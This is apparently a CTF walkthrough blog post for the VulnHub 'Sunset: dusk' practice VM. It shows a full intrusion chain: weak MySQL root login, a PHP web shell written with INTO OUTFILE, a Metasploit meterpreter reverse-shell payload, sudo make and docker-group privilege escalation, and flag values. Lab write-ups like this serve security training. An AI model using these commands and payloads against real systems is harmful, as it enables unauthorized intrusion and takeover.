sunset dusk vulnhub ctf walkthrough
Introducing the In Sunset: dusk virtual machine, created by whitecr0wz and is available on Vulnhub
Description: sunset dusk walkthrough
Difficulty: Beginner
Download VM link
Network Scanning
Our First step is Network Scan and finds our target IP address I use Netdiscover Tool
netdiscover
After scan network, our next step is target machine IP Port Scan With Nmap
Nmap -A 192.168.1.18

target system many ports are open like 21,22,25,80,3306,8080

And port 8080 http service running with local tmp directory

After Enumerate port 3306 target machine use mysq_native_password
Now connect MySQL remote connection with password and user root
- username: root
- password: password
- host: 192.168.1.18
mysql -u root -p -h 192.168.1.18
After login target MySQL server I am creating a PHP cmd shell with outfile option
select ("<?php system($_GET['cmd']);?>") into outfile '/var/tmp/cmd.php';
I am generating a simple web_delivery PHP reverse shell payload with Metasploit
- msfconsole
- use exploit/multi/script/web_delivery
- set target 1 (for php reverse shell)
- set payload php/meterpreter/reverse_tcp
- set lhost eth0 (for ethernet card)
- set lport 1122
- run

we can see our payload target system /var/tmp/cmd.php directory Now execute our payload
http://192.168.1.18:8080/cmd.php?cmd=(our payload name )
As you can see, we are successful in getting our session

Now to get a proper shell session of shell type the following command import python
python3 -c 'import pty;pty.spawn("/bin/bash")'

Now Find our first Flag user.txt
- cd /home/dusk
- ls
- cat user.txt
- 08ebacf8f4e43f05b8b8b372df24235b
Privilege Escalation
Now see user dusk sudoers file Enter with NOPASSWD: /usr/bin/ping, /usr/bin/make. /usr/bin/sl After searching google I find an exploit make command now exploit user dusk
sudo -lshell=/bin/shsudo -u dusk make -s --eval=$'x:\n\t-'"$shell"

After executing our exploit my shell is change www-data to user dusk
I am run ID command and I see user dusk docker group member
What is docker
Docker was introduced to meet all the drawbacks of VMware. Docker has developed the concept of containers, it means whichever application you want to run in a virtual environment, the docker will create a container with the application and it’s every dependency.

I am Pull Image ubuntu in docker


I am run ubuntu image with docker and mount a system root partition into a docker image ubuntu and finally, we got a final root flag
docker run -it -v /root:/root ubuntucd /rootlscat root.txt
Author: Rahul Gehlaut
Sunset sunrise walkthrough here